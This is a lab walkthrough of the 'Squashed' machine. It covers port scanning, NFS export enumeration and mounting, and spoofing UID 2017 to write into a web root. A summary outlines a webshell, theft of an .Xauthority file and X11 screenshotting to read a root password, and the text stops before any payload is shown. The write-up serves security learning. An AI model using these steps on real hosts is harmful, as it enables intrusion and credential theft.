Squashed
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. The host exports two folders over NFS (/home/rossand/var/www/html) with no root squash or user mapping: the server authorises by numeric UID. The web root is owned by UID2017, so by creating a local user with that same UID we can write a.phpinto the share and upload a webshell that gives a shell asalex. Forroot,/home/rossholds a.Xauthorityfile (UID1001): we repeat the UID trick to read it, load it into our session and, sincerosshas an active X11 session, take a screenshot of his display withxwd(X11 abuse). In it, an open KeePassXC shows root's password.
Recon
Ping
We start with a ping to confirm the host is up and check the TTL, which hints at the OS (≈64 Linux, ≈128 Windows).
ping -c 1 10.10.11.191
64 bytes from 10.10.11.191: icmp_seq=1 ttl=63 time=111 msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
This time the UDP scan pays off: 111 (rpcbind), 2049 (NFS) and two high ports tied to mountd show up. rpcbind and NFS work together: when a client wants an RPC service (like NFS), it asks rpcbind which port it's on. NFS, which shares folders over the network as if they were a local disk, is a priority target.
nmap -sU --top-ports 10000 --min-rate 5000 -n -Pn --open 10.10.11.191 | grep -v 'no-response'
Warning: 10.10.11.191 giving up on port because retransmission cap hit (10).
Not shown: 26 closed udp ports (port-unreach)
PORT      STATE SERVICE  REASON
111/udp   open  rpcbind  udp-response ttl 63
2049/udp  open  nfs      udp-response ttl 63
39679/udp open  unknown  udp-response ttl 63
43472/udp open  unknown  udp-response ttl 63
Two notes on this output, because UDP scans are easy to misread. The Not shown: 26 closed udp ports (port-unreach) says that out of the 10,000 ports probed only 26 can genuinely be called closed, the ones that returned an ICMP port unreachable. The other 9,970 came back open|filtered and the grep -v 'no-response' swallowed them: with no reply there's no way to tell "closed" from "the packet got lost". The retransmission cap hit warning says the same thing from the other side: nmap gave up on some ports for lack of any answer, so this list is a floor, not an inventory.
Even so, four open ports with a udp-response are four certainties, and they're worth having.
The full TCP scan adds what matters:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.11.191Before moving to TCP, a targeted -sUVC over the four open UDP ports squeezes the rpcinfo, which is where the real information lives: the full table of registered RPC programs.
nmap -sUVC -p111,2049,39679,43472 10.10.11.191
PORT      STATE SERVICE VERSION
111/udp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp    rpcbind
|   100003  3,4         2049/tcp    nfs
|   100005  1,2,3      36703/tcp    mountd
|   100021  1,3,4      40503/tcp    nlockmgr
|_  100227  3           2049/tcp    nfs_acl
2049/udp  open  nfs     3 (RPC #100003)
39679/udp open  mountd  1-3 (RPC #100005)
43472/udp open  mountd  1-3 (RPC #100005)
That table is what explains the high ports: mountd and nlockmgr are NFS helper services that the rpcbind on 111 registers on dynamic ports. There is nothing to guess, the service declares them itself.

Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
111/tcp   open  rpcbind syn-ack ttl 63
2049/tcp  open  nfs     syn-ack ttl 63
36703/tcp open  unknown syn-ack ttl 63
40503/tcp open  unknown syn-ack ttl 63
47367/tcp open  unknown syn-ack ttl 63
50871/tcp open  unknown syn-ack ttl 63
Here they are closed (reset), not filtered, so the machine actively refuses and there's no firewall in front. 22 (SSH) and 80 (HTTP) join the four unidentified high ports.
nmap -p22,80,111,2049,36703,40503,47367,50871 -sCV 10.10.11.191extractPorts boils the -oG file down and leaves the eight ports on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.11.191
Open ports: 22,80,111,2049,36703,40503,47367,50871
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Built Better
|_http-server-header: Apache/2.4.41 (Ubuntu)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100003  3           2049/udp   nfs
|   100003  3,4         2049/tcp   nfs
|   100005  1,2,3      36703/tcp   mountd
|   100005  1,2,3      43472/udp   mountd
|   100021  1,3,4      39347/udp   nlockmgr
|   100021  1,3,4      40503/tcp   nlockmgr
|_  100227  3           2049/tcp   nfs_acl
2049/tcp  open  nfs       3-4 (RPC #100003)
36703/tcp open  mountd    1-3 (RPC #100005)
40503/tcp open  nlockmgr  1-4 (RPC #100021)
47367/tcp open  mountd    1-3 (RPC #100005)
50871/tcp open  mountd    1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The rpcinfo table is what turns four anonymous high ports into named pieces, and along the way it shows what rpcbind actually does: it's a directory. Every RPC service registers with it under a program number (100003 = NFS, 100005 = mountd, 100021 = nlockmgr, 100227 = nfs_acl), and the client asks port 111 where each one lives. That's how mountd can sit on a random high port and still be findable.
Two facts come out of this that matter later: NFS advertises versions 3 and 4, and mountd is exposed, which is exactly the service you ask what's being exported.
Dating the system from package versions
Before touching anything, a short detour that often pays. The versions -sCV returned aren't each project's upstream numbers, they're Ubuntu's: 2.4.41-4ubuntu3.10 and 1:8.2p1-4ubuntu0.2. That suffix can be looked up on Launchpad, Ubuntu's packaging system, and it returns the codename of the release it belongs to.


Both packages come from Focal, that is Ubuntu 20.04 LTS. The useful part is that they agree: if Apache came from one release and SSH from another, the likeliest explanation would be a container in front of something else, and we'd have to reckon with two separate filesystems. Agreeing, the reasonable assumption is a single host, which is exactly what we'll need to assume once we mount the NFS shares.
HTTP - TCP 80
Port 80 runs out fast, but it's worth showing why, because the reasoned dismissal is what justifies going after NFS.
whatweb http://10.10.11.191
http://10.10.11.191 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.191], JQuery[3.0.0],
Script, Title[Built Better], X-UA-Compatible[IE=edge]
Wappalyzer fills in the detail, and it is more of the same: a template with half a dozen client-side libraries and no trace of a server-side language or framework.

Web servers: Apache HTTP Server 2.4.41
Operating systems: Ubuntu
UI frameworks: Bootstrap 4.1.0
JavaScript libraries: Swiper, jQuery UI 1.12.1, jQuery Migrate 3.0.1, OWL Carousel, jQuery 3.0.0, FancyBox 2.1.5
Font scripts: Font Awesome 4.0.3
Nothing application-level: Bootstrap and jQuery are markup, not a CMS. No X-Powered-By, no content manager, no version of anything to look up on exploit-db. The source confirms it:

<p class="footer_lorem_text">There are many variations of passages of Lorem Ipsum available ...
<li><a href="#"><img src="images/fb-icon.png"></a></li>
<p class="copyright_text">2020 All Rights Reserved. Design by <a href="https://html.design">Free html  Templates</a></p>
This is an untouched free template: Lorem Ipsum filler, every social link pointing at href="#" and the html.design attribution still in the footer. No forms, no parameters, nothing to submit. A dirsearch closes the dismissal:
dirsearch -u http://10.10.11.191/ --exclude-status=403,404
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://10.10.11.191/

[17:19:55] 301 -  309B - /js      ->  http://10.10.11.191/js/
[17:20:28] 301 -  310B - /css     ->  http://10.10.11.191/css/
[17:20:38] 301 -  313B - /images  ->  http://10.10.11.191/images/
[17:20:38] 200 -  778B - /images/
[17:20:40] 200 -  573B - /js/
Task Completed

Walking the site by hand shuts the door for good: every menu link and every button points at the same place, #contact.html, an anchor inside the landing page itself. There is no second page to enumerate.
[17:19:55] 301 -  309B  - /js       ->  http://10.10.11.191/js/
[17:20:28] 301 -  310B  - /css      ->  http://10.10.11.191/css/
[17:20:38] 301 -  313B  - /images   ->  http://10.10.11.191/images/
[17:20:38] 200 -  778B  - /images/
[17:20:40] 200 -  573B  - /js/
Three static-asset directories and nothing else, against an 11,460-entry wordlist. The only notable thing is that /images/ and /js/ answer 200 with a few hundred bytes, the signature of directory listing being enabled. Bad practice, but there's nothing inside worth having.
Conclusion: port 80 is scenery. The vector is NFS.
NFS - TCP/UDP 2049 (enumeration)
showmount -e lists the exported shares: /home/ross and /var/www/html, both open to any client (*). We mount them locally:
showmount -e 10.10.11.191
mkdir -p /tmp/home/ross /tmp/var/www/html
mount -t nfs 10.10.11.191:/home/ross /tmp/home/ross
mount -t nfs 10.10.11.191:/var/www/html /tmp/var/www/html
Export list for 10.10.11.191:
/home/ross     *
/var/www/html  *
Shell as alex
NFS without UID mapping → write to the web root
Inspecting the mounted /var/www/html share, the html folder is owned by UID 2017 (no local name, since that user only exists on the victim):
ls -l /tmp/var/www
drwxr-xr-- 2 2017 www-data 4096 ... htmlHere's the key: NFS (without root squash or user mapping) authorises file access by UID number, not by name. If on our machine we create a user whose UID is 2017, the server treats us as the owner of html and lets us write into it (NFS UID-mapping abuse):
useradd pwned
usermod pwned -u 2017
grep pwned /etc/passwd
pwned:x:2017:1002::/home/pwned:/bin/shWebshell → reverse shell
Since that folder is the Apache web root on 80, any .php we drop is served and executed. The reverse shell comes from revshells.com, which generates the PHP variant already filled in with the listener's IP and port:
